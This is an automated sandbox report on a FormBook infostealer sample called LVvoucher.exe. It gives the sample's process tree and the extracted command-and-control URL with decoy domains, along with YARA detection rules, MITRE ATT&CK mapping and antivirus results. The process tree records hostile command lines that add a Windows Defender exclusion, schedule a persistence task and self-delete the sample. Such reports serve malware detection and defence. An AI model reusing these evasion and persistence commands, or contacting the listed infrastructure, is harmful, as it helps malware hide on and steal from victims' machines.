ID: 562062
Sample Name: LVvoucher.exe
Cookbook: default.jbs
Time: 11:13:28
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

LVvoucher.exe


Overview

General Information

Sample Name:	LVvoucher.exe
Analysis ID:	562062
MD5:	4f2cf362036af70..
SHA1:	49dfd4b26e8c9f2..
SHA256:	77604e2646be4f..
Tags:	exe Formbook
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Yara detected AntiVM3
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for drop…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Sigma detected: Suspicius Add Tas…

Classification



Process Tree

- **System is w10x64**
- LVvoucher.exe (PID: 6944 cmdline: "C:\Users\user\Desktop\LVvoucher.exe" MD5: 4F2CF362036AF705349843DF3419AE5D)
  - powershell.exe (PID: 6792 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\UcgxBJ.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6776 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 6848 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\UcgxBJ" /XML "C:\Users\user\AppData\Local\Temp\tmp57C7.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 4592 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - LVvoucher.exe (PID: 4584 cmdline: C:\Users\user\Desktop\LVvoucher.exe MD5: 4F2CF362036AF705349843DF3419AE5D)
  - LVvoucher.exe (PID: 5008 cmdline: C:\Users\user\Desktop\LVvoucher.exe MD5: 4F2CF362036AF705349843DF3419AE5D)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmstp.exe (PID: 6612 cmdline: C:\Windows\SysWOW64\cmstp.exe MD5: 4833E65ED211C7F118D4A11E6FB58A09)
        - cmd.exe (PID: 4664 cmdline: /c del "C:\Users\user\Desktop\LVvoucher.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 204 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.wwwccsuresults.com/oh75/"
  ],
  "decoy": [
    "denizgidam.com",
    "6cc06.com",
    "charlottewaldburgzeil.com",
    "medijanus.com",
    "qingdaoyiersan.com",
    "datcabilgisayar.xyz",
    "111439d.com",
    "xn--1ruo40k.com",
    "wu6enxwcx5h3.xyz",
    "vnscloud.net",
    "brtka.xyz",
    "showztime.com",
    "promocoesdedezenbro.com",
    "wokpy.com",
    "chnowuk.online",
    "rockshotscafe.com",
    "pelrjy.com",
    "nato-riness.com",
    "feixiang-chem.com",
    "thcoinexchange.com",
    "fuelrescuereponse.com",
    "digitaltunic.com",
    "cellefill.com",
    "paulbau.com",
    "camillebeckman.xyz",
    "ilico-media.com",
    "603sa.com",
    "firstechfedcu.com",
    "koreaglp.com",
    "thebeardedbrocksblends.com",
    "musumeya-kotora.com",
    "tocoteacanada.com",
    "travelwitharden.com",
    "diversamenteclinica.com",
    "bw613.com",
    "qe46.com",
    "spectrumelectrolysis.com",
    "maloyenterprises.com",
    "inovasyon.xyz",
    "remijoe.com",
    "petsgallie.com",
    "metagiphydownload.online",
    "tigerdieect.com",
    "jamedomp.com",
    "peninsularbottling.com",
    "1383fx.com",
    "pandeymasala.online",
    "spoilnet.com",
    "itweu.com",
    "ankxbi.icu",
    "lm-safe-keepingyuchand92.xyz",
    "dreamdsjoceo.com",
    "providentview.com",
    "newchinafortpayne.com",
    "wu6bvnrlz4ra.xyz",
    "intrasvp.com",
    "ghoul-ambrose.com",
    "alltenexpress.com",
    "oniray.com",
    "sistemaparadrogaria.com",
    "zeidrei514-nifty.xyz",
    "excaliburteacher.com",
    "jennyandsteven.com",
    "zakcotransportationllc.com"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.359511322.0000000002FED000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000012.00000000.403013185.0000000007996000.00000040.00000001.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000012.00000000.403013185.0000000007996000.00000040.00000001.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x16b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x11a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x17b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x192f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x41c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x7927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x892a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000012.00000000.403013185.0000000007996000.00000040.00000001.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x4849:$sqlite3step: 68 34 1C 7B E1 • 0x495c:$sqlite3step: 68 34 1C 7B E1 • 0x4878:$sqlite3text: 68 38 2A 90 C5 • 0x499d:$sqlite3text: 68 38 2A 90 C5 • 0x488b:$sqlite3blob: 68 53 D8 7F 8C • 0x49b3:$sqlite3blob: 68 53 D8 7F 8C
00000010.00000000.349064396.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
16.0.LVvoucher.exe.400000.8.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
16.0.LVvoucher.exe.400000.8.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x143a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x979a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1361c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa493:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab27:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
16.0.LVvoucher.exe.400000.8.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17a49:$sqlite3step: 68 34 1C 7B E1 • 0x17b5c:$sqlite3step: 68 34 1C 7B E1 • 0x17a78:$sqlite3text: 68 38 2A 90 C5 • 0x17b9d:$sqlite3text: 68 38 2A 90 C5 • 0x17a8b:$sqlite3blob: 68 53 D8 7F 8C • 0x17bb3:$sqlite3blob: 68 53 D8 7F 8C
0.2.LVvoucher.exe.2fed0a8.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
16.0.LVvoucher.exe.400000.6.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 17 entries				

Sigma Overview

System Summary

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: CMSTP Execution Process Creation

Jbx Signature Overview

AV Detection

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropped file
- Machine Learning detection for sample
- Machine Learning detection for dropped file

Networking

- System process connects to network (likely due to code injection or exploit)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud

- Yara detected FormBook

System Summary

- Malicious sample detected (through community Yara rule)

Data Obfuscation

- .NET source code contains potential unpacker

Boot Survival

- Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

- Modifies the prolog of user mode functions (user mode inline hooks)
- Self deletion via cmd delete

Malware Analysis System Evasion

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

- System process connects to network (likely due to code injection or exploit)
- Sample uses process hollowing technique
- Maps a DLL or memory area into another process
- Queues an APC in another process (thread injection)
- Modifies the context of a thread in another process (thread injection)
- Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information

Yara detected FormBook


Remote Access Functionality

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scheduled Task/Job	1 Scheduled Task/Job	5 1 2 Process Injection	1 Rootkit	1 Credential API Hooking	3 2 1 Security Software Discovery	Remote Services	1 Credential API Hooking	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Shared Modules	Boot or Logon Initialization Scripts	1 Scheduled Task/Job	1 Masquerading	1 Input Capture	2 Process Discovery	Remote Desktop Protocol	1 Input Capture	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 1 Disable or Modify Tools	Security Account Manager	3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	1 Archive Collected Data	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 1 Virtualization/Sandbox Evasion	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	5 1 2 Process Injection	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Deobfuscate/Decode Files or Information	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 Obfuscated Files or Information	DCSync	1 1 2 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 Software Packing	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 File Deletion	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
LVvoucher.exe	41%	Virustotal		Browse
LVvoucher.exe	47%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
LVvoucher.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\UcgxBJ.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\UcgxBJ.exe	47%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
23.0.cmstp.exe.3b0000.0.unpack	100%	Avira	HEUR/AGEN.1211214		Download File
16.0.LVvoucher.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
23.2.cmstp.exe.3b0000.0.unpack	100%	Avira	HEUR/AGEN.1211214		Download File
16.2.LVvoucher.exe.1c60000.5.unpack	100%	Avira	HEUR/AGEN.1211214		Download File
16.2.LVvoucher.exe.1294788.2.unpack	100%	Avira	HEUR/AGEN.1211214		Download File
16.2.LVvoucher.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
16.0.LVvoucher.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
16.0.LVvoucher.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://blog.iandreev.com/	0%	Virustotal		Browse
http://blog.iandreev.com/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://blog.iandreev.com	0%	Virustotal		Browse
http://blog.iandreev.com	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://blog.iandreev.com/AClick	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.sistemaparadrogaria.com/oh75/?FXYX=6lNHWfL8rfDPMNDP&q6eTdZIX=iOacuv//8nkeO8ddqiM7nG4ecSv6NmMEEJfliPKVhzCjN03xI/UIDvMzPThYvy/caBBR	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
www.wwwccsuresults.com/oh75/	100%	Avira URL Cloud	malware	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sistemaparadrogaria.com	162.214.116.198	true	false		high
www.sistemaparadrogaria.com	unknown	unknown	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.sistemaparadrogaria.com/oh75/?FXYX=6lNHWfL8rfDPMNDP&q6eTdZIX=iOacuv//8nkeO8ddqiM7nG4ecSv6NmMEEJfliPKVhzCjN03xI/UIDvMzPThYvy/caBBR	true	• Avira URL Cloud: safe	unknown
www.wwwccsuresults.com/oh75/	true	• Avira URL Cloud: malware	low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersG	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false		high
http://blog.iandreev.com/	LVvoucher.exe	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false		high
http://blog.iandreev.com	LVvoucher.exe, UcgxBJ.exe.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.tiro.com	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false		high
http://blog.iandreev.com/AClick	LVvoucher.exe, UcgxBJ.exe.0.dr	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/cThe	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fonts.com	LVvoucher.exe, 00000000.00000002.362283776.0000000007042000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sandoll.co.kr	LVvoucher.exe, 00000000.00000002.3622837 76.0000000007042000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	LVvoucher.exe, 00000000.00000002.3622837 76.0000000007042000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	LVvoucher.exe, 00000000.00000002.3622837 76.0000000007042000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	LVvoucher.exe, 00000000.00000002.3595113 22.0000000002FED000.00000004.00000800.00 020000.00000000.sdmp, LVvoucher.exe, 000 00000.00000002.359603340.000000000306C00 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sakkal.com	LVvoucher.exe, 00000000.00000002.3622837 76.0000000007042000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.214.116.198	sistemaparadrogaria.com	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562062
Start date:	28.01.2022
Start time:	11:13:28
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	LVvoucher.exe
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
